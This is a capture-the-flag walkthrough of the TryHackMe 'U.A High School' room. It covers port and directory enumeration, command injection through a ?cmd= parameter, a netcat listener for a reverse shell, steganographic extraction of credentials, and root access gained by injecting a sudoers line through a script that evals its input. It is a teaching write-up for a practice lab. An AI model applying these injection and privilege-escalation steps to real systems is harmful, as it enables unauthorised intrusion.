TryHackMe - U.A High School (Medium)

Summary

Enumeration

Nmap scan


`sudo nmap -sV -sS -oN nmap.txt ip-address`

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 14:19 GMT
Nmap scan report for 10.10.15.33
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 58:2f:ec:23:ba:a9:fe:81:8a:8e:2d:d8:91:21:d2:76 (RSA)
|   256 9d:f2:63:fd:7c:f3:24:62:47:8a:fb:08:b2:29:e2:b4 (ECDSA)
|_  256 62:d8:f8:c9:60:0f:70:1f:6e:11:ab:a0:33:79:b5:5d (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: U.A. High School
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.97 seconds
```

We have two open ports. The `22` for `SSH` and the `80` for `HTTP`

Web enumeration

We go to the website `http://ip-address` to see what we have




We run a `gobuster` to see what we have

`sudo gobuster dir -u http://ip-address -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt`

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.15.33
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 311] [--> http://10.10.15.33/assets/]
Progress: 31936 / 220560 (14.48%)
```

We have a directory named `/assets` . What do we have here ?

We go there and see that we only have a blank page.




We have to investigate further.

We continue with our `gobuster` to what we have

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.15.33/assets
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 276]
/.html               (Status: 403) [Size: 276]
/images              (Status: 301) [Size: 318] [--> http://10.10.15.33/assets/images/]
/.htm                (Status: 403) [Size: 276]
/.                   (Status: 200) [Size: 0]
Progress: 583 / 63089 (0.92%)
```


We have `/.php` . We can go there and see if we have an `index.php`.

Yes we have an `index.php`




We try to see if we can execute commands on this web page.

We try `?cmd=ls` to see what happens



Bingo!!! We can do a `PHP command injection` on this page.

We go to `cyberchef` and see what it is




It's the directories and files of this directory

Exploitation


PHP Command Injection

We can go to the site `https://www.revshells.com/` to see if we can have a reverse shell.



I choose the `PHP exec` and i performed an URL encode on it.

Next i use `netcat` to listen to the `9001` port number



We have reverse shell on the machine.

Post Exploitation

User credentials

I will transform my shell into one stable with the following commands :

`python3 -c 'import pty;pty.spawn("/bin/bash")'`

`CTRL + Z`

`stty -echo raw;fg`

`export TERM=xterm`


```
which python3
/usr/bin/python3
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@myheroacademia:/var/www/html/assets$ ^Z
zsh: suspended  nc -lnvp 9001

┌──(zerodol㉿master)-[~/tryhackme/easy/u.a.highschool]
└─$ stty -echo raw;fg
[1]  + continued  nc -lnvp 9001
                               export TERM=xterm
www-data@myheroacademia:/var/www/html/assets$
```

In the `/var/www/Hidden_Content` we have a file name `passphrase.txt`

```
www-data@myheroacademia:/var/www$ ls
Hidden_Content  html
www-data@myheroacademia:/var/www$ cd Hidden_Content
www-data@myheroacademia:/var/www/Hidden_Content$ ls
passphrase.txt
www-data@myheroacademia:/var/www/Hidden_Content$ cat passphrase.txt
QWxsbWlnaHRGb3JFdmVyISEhCg==
www-data@myheroacademia:/var/www/Hidden_Content$
```

It seems that the content is encrypted in `base64`

On `cyberchef` we can check that



We have a passphrase `AllmightForEver!!!`

We also have in the `/var/www/html/assets/images` directory two images


```
www-data@myheroacademia:/var/www/html/assets$ cd images
www-data@myheroacademia:/var/www/html/assets/images$ ls
oneforall.jpg  yuei.jpg
www-data@myheroacademia:/var/www/html/assets/images$
```

We have `oneforall.jpg` and `yuei.jpg`

We download them and see what it is

```
┌──(root㉿master)-[/home/zerodol/tryhackme/easy/u.a.highschool]
└─# wget http://10.10.15.33/assets/images/oneforall.jpg
--2024-08-26 15:09:43--  http://10.10.15.33/assets/images/oneforall.jpg
Connecting to 10.10.15.33:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 98264 (96K) [image/jpeg]
Saving to: 'oneforall.jpg'

oneforall.jpg                 100%[=====================================================>]  95.96K  66.6KB/s    in 1.4s

2024-08-26 15:09:45 (66.6 KB/s) - 'oneforall.jpg' saved [98264/98264]


┌──(root㉿master)-[/home/zerodol/tryhackme/easy/u.a.highschool]
└─# wget http://10.10.15.33/assets/images/yuei.jpg
--2024-08-26 15:09:51--  http://10.10.15.33/assets/images/yuei.jpg
Connecting to 10.10.15.33:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 237170 (232K) [image/jpeg]
Saving to: 'yuei.jpg'

yuei.jpg                      100%[=====================================================>] 231.61K  74.9KB/s    in 3.1s

2024-08-26 15:09:55 (74.9 KB/s) - 'yuei.jpg' saved [237170/237170]


┌──(root㉿master)-[/home/zerodol/tryhackme/easy/u.a.highschool]
└─# 
```

This is the `yuei.jpg`



We have nothing here


On the other hand on the `oneforall.jpg` image seems corrupted.

It seems that we'll have to do some **steganography.**

We use `exiftool` and the File Name displays that it's a JPG image but the File Type Extension displays PNG.


```
└─$ exiftool oneforall.jpg
ExifTool Version Number         : 12.76
File Name                       : oneforall.jpg
Directory                       : .
File Size                       : 98 kB
File Modification Date/Time     : 2023:07:09 16:42:05+00:00
File Access Date/Time           : 2024:08:26 15:10:25+00:00
File Inode Change Date/Time     : 2024:08:26 15:09:45+00:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Warning                         : PNG image did not start with IHDR
```

We check the chunks with `hexeditor`




We change them to the correct form. We will use the site `List of file signatures - Wikipedia` to see the signature of JPG files

FF D8 FF DB	ÿØÿÛ	0	jpg jpeg	JPEG raw or in the JFIF or Exif file format[16]
FF D8 FF E0 00 10 4A 46 49 46 00 01	ÿØÿà⁘⁘JFIF⁘⁘			
FF D8 FF EE	ÿØÿî			
FF D8 FF E1 ?? ?? 45 78 69 66 00 00	ÿØÿá??Exif⁘⁘			



This is the image after the change of the signature



We use `steghide` to extract data using the passphrase `AllmightForEver!!!` we have found earlier

```
└─$ steghide extract -sf oneforall.jpg
Enter passphrase:
wrote extracted data to "creds.txt".
```

We have extracted a file named `creds.txt`.

What do we have in this file ?

```
└─$ cat creds.txt
Hi Deku, this is the only way I've found to give you your account credentials, as soon as you have them, delete this file:

deku:One?For?All_!!one1/A
```

We have the credentials of the user `deku`

The password is `One?For?All_!!one1/A`

Login as deku

We will connect as deku using `SSH`

```
└─$ ssh deku@10.10.15.33
The authenticity of host '10.10.15.33 (10.10.15.33)' can't be established.
ED25519 key fingerprint is SHA256:OgRmqdwC/bY0nCsZ5+MHrpGGo75F1+78/LGZjSVg2VY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:21: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.15.33' (ED25519) to the list of known hosts.
deku@10.10.15.33's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-153-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

```
deku@myheroacademia:~$ id
uid=1000(deku) gid=1000(deku) groups=1000(deku)
deku@myheroacademia:~$ whoami
deku
deku@myheroacademia:~$
```

Now we have access to the `user.txt`

```
deku@myheroacademia:~$ ls
user.txt
deku@myheroacademia:~$ cat user.txt
THM{W3lC0m3_D3kU_1A_0n3f0rAll??}
deku@myheroacademia:~$
```

Privilege escalation to root

We perform a `sudo -l` to see the `sudo` permissions of the user deku.

```
deku@myheroacademia:~$ sudo -l
[sudo] password for deku:
Matching Defaults entries for deku on myheroacademia:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User deku may run the following commands on myheroacademia:
    (ALL) /opt/NewComponent/feedback.sh
deku@myheroacademia:~$
```

deku has permissions on a script `/opt/NewComponent/feedback.sh`

We see the content of `/opt/NewComponent/feedback.sh` file

```
deku@myheroacademia:~$ cat /opt/NewComponent/feedback.sh
#!/bin/bash

echo "Hello, Welcome to the Report Form       "
echo "This is a way to report various problems"
echo "    Developed by                        "
echo "        The Technical Department of U.A."

echo "Enter your feedback:"
read feedback


if [[ "$feedback" =~ *"\`"* && "$feedback" =~ *")"* && "$feedback" =~ *"\$("* && "$feedback" =~ *"|"* && "$feedback" =~ *"&"* && "$feedback" =~ *
";"* && "$feedback" =~ *"?"* && "$feedback" =~ *"!"* && "$feedback" =~ *"\\"* ]]; then
    echo "It is This:"
    eval "echo $feedback"

    echo "$feedback" >> /var/log/feedback.txt
    echo "Feedback successfully saved."
else
    echo "Invalid input. Please provide a valid input."
fi
```

It seems that this script execute a given input with the root privileges. The input can be a command. It's possible thanks to `eval` command which will perform an `echo` of the input. It's this section which is interesting for us.

We will execute this script with `sudo`

```
deku@myheroacademia:/opt/NewComponent$ sudo ./feedback.sh
Hello, Welcome to the Report Form
This is a way to report various problems
    Developed by
        The Technical Department of U.A.
Enter your feedback:
deku ALL=NOPASSWD: ALL >> /etc/sudoers
It is This:
Feedback successfully saved.
deku@myheroacademia:/opt/NewComponent$
```

On the input we will write `deku ALL=NOPASSWD: ALL >> /etc/sudoers` to be able to execute all commands without a password. The script will write our input in the file `/etc/sudoers`

We perform a `sudo /bin/bash`

```
deku@myheroacademia:/opt/NewComponent$ sudo /bin/bash
root@myheroacademia:/opt/NewComponent# id
uid=0(root) gid=0(root) groups=0(root)
```

And Booom!!! We are root

Now we have the content of the `root.txt`

```
root@myheroacademia:/opt/NewComponent# cd
root@myheroacademia:~# ls
root.txt  snap
root@myheroacademia:~# cat root.txt
root@myheroacademia:/opt/NewComponent# cat /root/root.txt
__   __                 _                  _   _                 _____ _
\ \ / /__  _   _       / \   _ __ ___     | \ | | _____      __ |_   _| |__   ___
 \ V / _ \| | | |     / _ \ | '__/ _ \    |  \| |/ _ \ \ /\ / /   | | | '_ \ / _ \
  | | (_) | |_| |    / ___ \| | |  __/    | |\  | (_) \ V  V /    | | | | | |  __/
  |_|\___/ \__,_|   /_/   \_\_|  \___|    |_| \_|\___/ \_/\_/     |_| |_| |_|\___|

                                  _   _
             _   _        ___    | | | |
            | \ | | ___  / _ |   | |_| | ___ _ __ ___
            |  \| |/ _ \/_/| |   |  _  |/ _ \ '__/ _ \
            | |\  | (_) __| |_   | | | |  __/ | | (_) |
            |_| \_|\___/|______| |_| |_|\___|_|  \___/

THM{Y0U_4r3_7h3_NUm83r_1_H3r0}

root@myheroacademia:~#
```